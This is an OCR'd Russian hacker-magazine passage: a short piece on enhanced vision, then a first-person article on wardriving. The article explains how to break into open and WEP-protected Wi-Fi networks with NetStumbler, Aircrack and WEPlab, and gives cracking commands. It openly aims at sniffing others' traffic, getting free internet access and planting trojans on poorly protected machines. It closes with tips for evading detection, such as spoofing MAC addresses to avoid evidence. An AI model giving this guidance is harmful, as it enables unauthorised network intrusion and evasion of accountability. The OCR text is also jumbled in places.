
Искусственные фотоэлементы, вживляемые на место поврежденной сетчатки, доступны уже сейчас. Активно внедряются нанотехнологии. Наноэлементы с расширенным диапазоном частот позволят человеку видеть в инфракрасном и ультрафиолетовом примыкающих участках спектра. Существенно увеличится число различимых глазом оттенков и градаций серого. Можно будет видеть в темноте и различать поляризованный свет. Кстати, все вражеские невидимки прекрасно наблюдаются в поляризованном свете. Это хорошо известно многим морским хищникам, особенно ракообразным и головоногим, которые запросто охотятся на прозрачных жертв. Интерфейсные имплантаты сделают возможным предъявить глазу разного рода служебную информацию. Человек в буквальном смысле сможет взглянуть на мир другими глазами. Что он увидит, невозможно сегодня представить никакой киношной анимацией, ведь ее мы наблюдаем, опять же, обычным зрением.

Кое-кто спешит стать всевидящим уже сейчас. Технология суперзрения - лазерной микрохирургии глаза - уже поставлена на поток, в том числе и в нашей стране. Буквально недавно ученые преодолели давний технологический барьер - аберрации высшего порядка при изготовлении оптики. Применяя метод коррекции волнового фронта, теперь можно создавать практически идеальные линзы, что раньше считалось теоретически невозможным. Перенеся эту технологию на глазную лазерную хирургию, специалисты получили невероятные результаты. Компоненты глаза можно затачивать столь идеально, что получается сверхчеловеческое зрение, например 200 или 300%! При этом зоркость становится соизмеримой со зрением кошки. Специалисты начали высказывать опасения, что психика человека не сможет выдержать не свойственный людям поток зрительной информации. Проще говоря, от наплыва деталей у новоявленного сверхчеловека просто снесет башню. Поэтому, если ты решишь снять очки в клинике лазерной хирургии, будь предельно осторожен в своих запросах.

НЕВИДИМОСТЬ В ГОЛОВЕ

Давай немного пофилософствуем. Цвет и образ не являются неотъемлемыми свойствами объекта. Скорее, это свойства восприятия наблюдателем. Ведь предмет не является красным сам по себе - с точки зрения человека и собаки он будет разным. Так и невидимости можно достичь, заставив человека не воспринимать предмет. Научный факт: под гипнозом тебе могут внушить, что у тебя, например, нет системного блока - и ты реально перестанешь его замечать. Долго будешь ходить по комнате, пялиться по сторонам и недоумевать, как это комп работает без системника. Один мой приятель серьезно помешан на психотехнике, экстрасенсорике и прочей лабуде: постоянно делает пассы руками и настраивает ауру... Так вот, он утверждает, что способен так воздействовать на встречных гаишников, что они его автомобиль просто не видят на дороге, хотя радар у них пищит. Над этим можно долго смеяться и даже сочувствовать, пока сам не убедишься, что это работает. Наверное, дистанционно срабатывают некие флюиды сверхнаглости, которые излучают люди, твердо уверенные в своих суперспособностях ;-).


Wi-Fi



Как-то раз девушка одного моего друга, услышав от него по мобильному фразу «Мы сейчас на Тверской вардрайвим, пока никого не подцепили, перезвоню позже», устроила ему жуткий скандал. Очень сложно было втолковать ранимой особе, что термин «вардрайвинг» хоть и связан очень тесно с Тверской улицей, однако носит исключительно компьютерный характер. Чтобы хотя бы у тебя не возникало таких проблем, не пропусти! Прямо сейчас! Вся правда о вардрайвинге.

АТАКА НА WI-FI

Павел П.



ЛИЧНЫЙ ОПЫТ ВЗЛОМА БЕСПРОВОДНЫХ СЕТЕЙ

ВСЯ ПРАВДА!

Чем же мы занимались на Тверской и кого пытались подцепить? Дело все в том, что и у меня, и у моего друга есть ноутбук с Wi-Fi-адаптером на борту. И поскольку мы очень любим изучать технологии, то время от времени выбираемся в центр, чтобы повеселиться, подключаясь к беспроводным сетям многочисленных организаций, которыми проста-таки усеян весь центр Москвы. Какие цели мы преследуем? Ну хотя бы и так: поснифать чужой трафик и посидеть на халяву в инете. На первый взгляд может показаться, что сделать это сложно. Вовсе нет. Порой для этого совсем не обязательно эксплуатировать какие-то уязвимости, ведь часто создатели сети делают все для того, чтобы поломать их систему было проще простого.

Когда я только начинал заниматься Wi-Fi-сетями, передо мной стояла целая гора вопросов. Самый первый из них заключался в том, какое железо использовать. Ответ на самом деле ожидаемый: по существу, это не так уж и важно, можно заставить работать любую железяку. Например мой друг использует встроенный в ноутбук Wi-Fi-адаптер, а я купил отдельную PCMCI-карточку, поскольку у меня древний ноут. Однако можно дать несколько простых советов. Прежде всего, бери карточку на чипсете Prism или Prism2. Советую это сделать, даже если у тебя в ноуте есть интегрированный адаптер, поскольку если он работает не на этом чипсете, то ты можешь забыть о полноценном пользовании Wi-Fi :). Подходящая PCMCI-карточка стоит около $50.

Также рационально брать карточку с возможностью подключения внешней антенны. Если ты собираешься быть настоящим Wi-Fi-гуру, возможности встроенной антенны уже в скором времени перестанут устраивать тебя. Вообще выбор железа - это очень индивидуальный вопрос, поэтому я не буду с пеной у рта советовать тебе конкретные модели. Я-то свой выбор сделал уже давно. Вот моя конфигурация: HP OmniBook 900 Orinoco Gold + Hermes PCMCIA Card. Что касается внешней антенны, то, конечно, если у тебя есть куча денег, логично купить красивую фирменную антенну и не париться. Однако опыт показывает, что ее можно изготовить самостоятельно и она будет прекрасно работать. Вообще, в инете очень много об этом пишут, даже приводят чертежи. Могу тебе сказать, что есть даже несколько типов антенн, которые можно изготовить в домашних условиях! Хорошие результаты показывают так называемые спиралевидные антенны, об их изготовлении почитать можно здесь: http://oya.org.ua/Wi-Fi/Wi-Fi-helix-howto.html.

Также очень популярны баночные антенны, в которых роль принимающего контура играет банка из-под ананасов «Дядя Ваня», кофе или краски. Почитать об изготовлении таких антенн можно здесь: www.turnpoint.net/wireless/cantennahowto.html и www.oreillynet.com/cs/weblog/view/wlg/448. А по этой

ВЫБИРАЕМ СОФТ


Главное место среди всего софта для атаки на беспроводные сети занимает сканер Network Stubmler (www.netstumbler.com). Он позволяет обнаруживать беспроводные сети и получать массу информации. Можно определить имена и названия сетей, производителя оборудования, узнать, применяется ли шифрование для передачи данных, и т.д. Если у тебя есть GPS-приемник, Нетстамблер будет записывать координаты обнаруживаемых точек доступа, уровень сигнала и прочую информацию в отдельный файл, по которому ты легко сможешь создать карту с отмеченными на ней точками доступа. Этот инструмент по праву занимает лидирующее место. Он поддерживает почти все существующие на сегодняшний день сетевые адаптеры, полностью бесплатен и гибко настраивается под конкретного пользователя.


В свойствах NetStumbler'a я перечислил также все данные о сети, которые нас интересуют. Зная название сети (так называемый идентификатор SSID), вид используемого шифрования и уровень сигнала, уже можно проникнуть в нее. Подключение в сеть осуществляется при помощи программ, прилагаемых к сетевой карточке, либо с использованием специального софта. Я остановил свой выбор на Boingo Wireless (www.boingo.com). Эта программа распространяется бесплатно и позволяет присоединяться к любой сети, в зоне действия которой ты находишься. Для соединения достаточно наличия хотя бы одного зеленого квадратика, символизирующего уровень сигнала. Отловив с помощью NetStumbler'a интересующую сеть, нужно дождаться, пока она появится в списке Boingo, и нажать на кнопку «Connect». Дальше возможны два варианта: подавляющее большинство точек доступа (Access Points, или сокращенно AP) имеет встроенный DHCP-сервер, который при подключении присваивает IP-адрес. Если ты подключаешься к сети с SSID вроде default, это верно практически в 100% случаев.

Но есть и другой вариант, при котором DHCP отсутствует или заблокирован. Чтобы работать в такой сети, надо будет приложить некоторые усилия.

Ты, конечно, не раз слышал о пакетных сниферах - софте, который позволяет получить доступ к пакетам, проходящим по сети. Из-за специфики беспроводных сетей получить доступ к передаваемым пакетам данных может любое устройство в зоне действия сети. Как ты знаешь, в любом TCP-пакете есть такие поля, как SOURCE IP и DESTINATION IP. Следовательно, если DHCP отключен, то узнать используемую в сети адресацию довольно легко – нужно всего лишь наснифать пару десятков пакетов.

После того как сетевая карточка подключилась к Wi-Fi-сети и ей уже присвоен уникальный IP-адрес, можно шариться по сетке, выступая в роли обыкновенного локального устройства. Можно просканировать весь IP-диапазон на открытые порты 80, 8080, 3128. Эти порты соответствуют HTTP-проксям, и не раз бывало, что я отправлял письма своей девушке, находясь в ста метрах от здания Администрации президента РФ :). Можно вспомнить былое и просканировать сеть на расшаренные ресурсы, попробовать поискать машины с DCOM-уязвимостями, поставить на поломанные компьютеры троянцев и RAT. В общем, в открытой Wi-Fi-сети клиенты защищены так же, как и сама сеть, то есть никак.


NetStumbler в действии: в окрестностях редакции журнала



Tips&Tricks

Если твоя локалка большая и тебя постоянно флудят сообщениями (сейчас везде стоят XP), а лазить в службы надоедает - создай два bat'ника, в одном напиши "net stop Messenger", а в другом "net start Messenger". Первый, как можно догадаться, останавливает, а второй запускает службу

ссылке можно найти очень забавную статью, в которой сравниваются возможности фабричной антенны и баночного самопала: www.turn-point.net/wireless/has.html.


Следует также отметить, что внешняя антенна нужна только для работы со слабым сигналом на значительном расстоянии. Опыт показывает, что в центре города спокойно можно обойтись и без отдельной антенны, поскольку все расположено компактно, расстояние между точками доступа очень маленькое и к многим из них можно подобраться совсем близко.

Итак, с оборудованием мы определились. Следующий вопрос, который тебя наверняка беспокоит, заключается в том, какую операционную систему использовать. Не следует думать, что надо обязательно ставить на ноут Linux или, что еще более ужасно, FreeBSD. Не стоит также обращать особого внимания на миф о том, что Windows - это ОС для домохозяек. Я, например, использую Windows 2000, а у друга стоит как раз Linux. Так вот что я тебе скажу: мы с ним замечательно дополняем друг друга, если вдуматься - идеальная пара! :)



Прекрасные антенны можно сделать из упаковки чипсов «Принглс» или любого самого похабного кофе

Думаю, тебе захочется не возиться с юниксом, а попробовать провести свои эксперименты прямо под виндой. Тут есть одно «но». Ни один толковый вардрайвер не посоветует тебе юзать win xp - она создает кучу ненужных сложностей. Например после того как xp подсоединится к какой-нибудь Wi-Fi-сети, могут возникнуть проблемы с отсоединением от нее и реконнектом в другую сеть. Дело доходит до физического вытаскивания карточки из гнезда и остановки сервиса, отвечающего за wireless соединения. Так что лучше юзать win2k.


Вардрайвер за работой

WON'T EVER PROTECT

Однако все, что я писал выше, верно лишь для сетей, в которых не применяется никакого шифрования данных. По статистике к этой категории относится примерно 70% точек доступа. Это мировая статистика, и будь то Москва, Лондон, Нью-Йорк или Пекин, она не сильно отличается в ту или иную сторону. Еще примерно 25% точек доступа защищены протоколом WEP, шифрующим передаваемые данные. Что это такое, как работает и какие недостатки есть в этом протоколе, ты можешь прочитать в статье Тохи, которую мы напечатали в этом же номере. Он там здорово прогрузил с теоретическими выкладками и все подробно объяснил. Но нас сейчас теория мало волнует, так ведь? :)

На приведенном скриншоте Нетстамблера видно, что на некоторых AP перед SSID стоит замочек. Это означает, что в этой сети используется шифрование данных и для работы с ней нужно знать специальный ключ. При подключении к защищенной сети при помощи Boingo появится диалоговое окно для ввода ключа, которого мы не знаем. Что же делать? Читать статью Токсы!

Примерно с лета 2001 года взлом WEP, конечный результат которого заключается в том, что мы будем иметь на руках пароль для доступа в сеть, представляет собой простейшую задачу, правда, требующую значительного времени. Существует огромное количество утилит, в основном, портированных с Linux-систем на платформу Windows, которые выполняют эту задачу. Лучшей по всем показателям является Aircrack, написанная специалистом в области беспроводных технологий Кристофером Девайном (www.cr0.net:8040/code/network/aircrack). Этот полноценный программный комплекс для взлома WEP представляет собой две маленькие утилитки: airodump.exe и aircrack.exe. Использование их чрезвычайно просто. Сначала нужно запустить airodump.exe:

```
Known network adapters:

3 Orinoco Gold Hermes PCMCIA Card (502A-D)
9 3Com EtherLink III LAN PC Card (3C589D) (Ethernet)

Network interface type -> o
Network interface index -> 3
Wireless channel list -> 6
Output filename prefix -> my.super.log
MAC filter (p = none) -> p
```

В результате в файле my.super.log будут лежать все перехваченные пакеты из сети, в которой применяется WEP-шифрование. После того как задампилось достаточное количество пакетов, следует скормить этот файл второй утилите aircrack.exe, которая, собственно говоря, и возьмет на себя весь процесс взлома.

Но тут возникает несколько «но»:



ВОИНСТВЕННЫЙ LINUX

На мой взгляд, самое главное и ценное оружие Linux-хакеров - это программный продукт Kismet (www.kismetwireless.net). Эта офигенная софтина, которая, по сути, является сетевым снифером Wi-Fi, ничуть не уступает по функциональности NetStumbler'у. Кроме всего прочего, эта программа поддерживает огромное количество адаптеров под Linux, позволяет сканировать одновременно несколько беспроводных сетей и многое другое.

Для взлома WEP под линуксом используются те же самые aircrack и airdump.

КОНКУРЕНЦИЯ

На самом деле за кажущейся простотой взлома беспроводных сетей кроется огромная куча подводных камней, которые так сразу и не разглядеть. Однако есть масса людей, которые преодолели все эти трудности и встали на шаткую дорожку вардрайвинга.

В США, где точками доступа оборудованы чуть ли не уличные туалеты, это является уже почти национальным спортом людей, имеющих ноутбуки. У каждого уважающего себя стамблера имеется карта местности, где он проживает или работает. Используя GPS-приемник для вычисления координат точки доступа, они наносят их на карту. Именно карты города или района с нанесенными на них точками доступа являются показателем элитности. Многие из стамблеров специально путешествуют по стране, стремясь обнаружить как можно больше точек доступа и составить доказательство обнаружения. Если у тебя есть GPS-приемник, то же самое можешь делать и ты. Более того, вряд ли это нарушает какие-то законы, ты же никому не мешаешь своими действиями, это своего рода коллекционирование, которое, по сути, ничем не отличается от сбора статистики по используемым в Сети операционным системам и браузерам.

Как же это делается на практике? И NetStumbler, если у тебя Windows, и Kismet, в случае использования Linux, способны вычислять координаты точек доступа, получаемые с GPS. Затем, используя, скажем, программу

❶ В начале статьи я предупредил, что используемый тобой Wi-Fi-адаптер должен быть совместим с чипсетом PRISM, PRISM2. В противном случае airodump у тебя работать не будет.
❷ Для успешного взлома ключа необходимо собрать минимум 200 000 пакетов, если применяется 64-битный ключ шифрования, и минимум 500 000 пакетов для 128-битного. Можно особо не заморачиваться, что перехваченные пакеты должны быть с уникальными IV, так как доля уникальных IV в общем потоке трафика составляет примерно 95%.
❸ К сожалению, чтобы собрать примерно миллион пакетов, надо просидеть около интересуемой сети порядка 2-5 часов. Но чем больше данных ты соберешь, тем больше вероятность, что WEP-ключ будет взломан буквально в течение одной минуты.


Если же у тебя ни airdump, ни aircrack ни в какую не хотят работать, то можешь попробовать еще одну утилиту для взлома ключа под названием WEPlab (http://weplab.sourceforge.net). Каким образом ты соберешь пакеты, ее не волнует, а для взлома WEP надо всего лишь указать параметры шифрования и файл с захваченными пакетами:

```
D:\Wi-Fi\weplab -rpackets.pcap --key 128 testers.pcap
```

Самый лучший на сегодняшний день пакетный снифер для Wi-Fi-сетей - это AiroPeek NX (www.wildpackets.com/products/airopeek). Он умеет не только декодировать все WLAN-пакеты, но и получать полную информацию о производительности исследуемой сети, точном уровне сигнала. И его цена, которая составляет $3k (!) за годовую лицензию, полностью себя оправдывает. Но, опять же, он работает только с карточками, совместимыми с чипсетом Prism :(.
Подведем небольшой итог: используя ноутбук с Windows 2000 и указанным выше софтом, задача проникнуть в сеть Wi-Fi, открытую или защищенную WEP, не потребует большого количества мозгов!
Даже не входя в сеть и используя Wi-Fi-сниферы, можно перехватывать пакеты, внутри которых реально отыскать пароли на секретные ресурсы, чужую переписку и т.д.
Постой, помнишь, я рассказывал тебе о своем друге, который юзает Linux для атак на беспроводные сети? Как же поступает он?

Таблица сравнения результативности работы различных утилит для взлома WEP с securityfocus.com

Stumbverter (www.sonar-security.com), которая обрабатывает логи сканеров, можно наносить точки на растровые изображения карт местности. Именно это занятие получило историческое название wardriving, «боевое вождение», а люди, которые этим занимаются, называются wardrivers. Так как в США машину не водит только ленивый, термин wardriving подразумевает, что для перемещения по местности используется четырехколесное транспортное средство :).
Но кроме вардрайвинга существует огромное количество схожих терминов. Скажем, warboating - обнаружение беспроводных сетей при помощи плавательных средств, или warflying - при помощи летательных аппаратов. У тебя на лице проскочила усмешка? Наверное, ты не был в Питере. Нет ничего приятнее для



Как работают $3000: на фоне отловленных зашифрованных пакетов можем видеть многообразие фильтров



Помни, что взлом беспроводных сетей мало чем отличается от проникновения в обычные с точки зрения законодательства. Не стоит портить себе жизнь, амиго. Все, что написано в этой статье, приведено лишь для ознакомления и привлечения внимания общественности к проблеме безопасности в Wi-Fi-сетях.

Советы начинающему вардрайверу

Перед тем как я отпущу тебя на вольные вардрайвинговые хлеба, хочу дать несколько практических советов:

* При вардрайвинге следует переименовать название своего компьютера с RealWi-FiHacker на что-нибудь поскромнее, не притягивающее взгляда администратора сети при просмотре лог-файлов с точек доступа. Названия типа workstation21, lanbackup или user_123 выглядят менее угрожающе.

* Если находиться на одном месте длительное время при взломе беспроводной сети, это может обернуться серьезными проблемами со службой охраны. Ведь как только факт вторжения в сеть заметят, вычислить твои координаты не составит труда. Чем мощнее у тебя антенна, тем дальше от точки доступа ты можешь находиться. Сам стандарт Wi-Fi 802.11b декларирует 300 метров. Но в городских условиях эта цифра можешь значительно варьироваться. А если уж ты проникаешь в защищенную сеть или сеть какой-нибудь корпорации, использование мощных антенн - единственный способ не попасться в руки службы безопасности.

* Следует также обязательно сменить MAC-адрес сетевой карты. Все дело в том, что при подсоединении к сети MAC передается в обязательном порядке роутеру. По этому идентификатору тебе могут заблокировать доступ к сети, но самое отвратное, что может произойти, - это если MAC-адрес твоей карточки будут использовать как доказательство в судебном процессе. Пользователи Windows для смены мака могут использовать утилиту UST.Macdac (www.ustinfo.ru/projects/ust.macdak2k.rar). После изменения значения нужно перезагрузить интерфейс - вытащить и вставить сетевую карту на место.

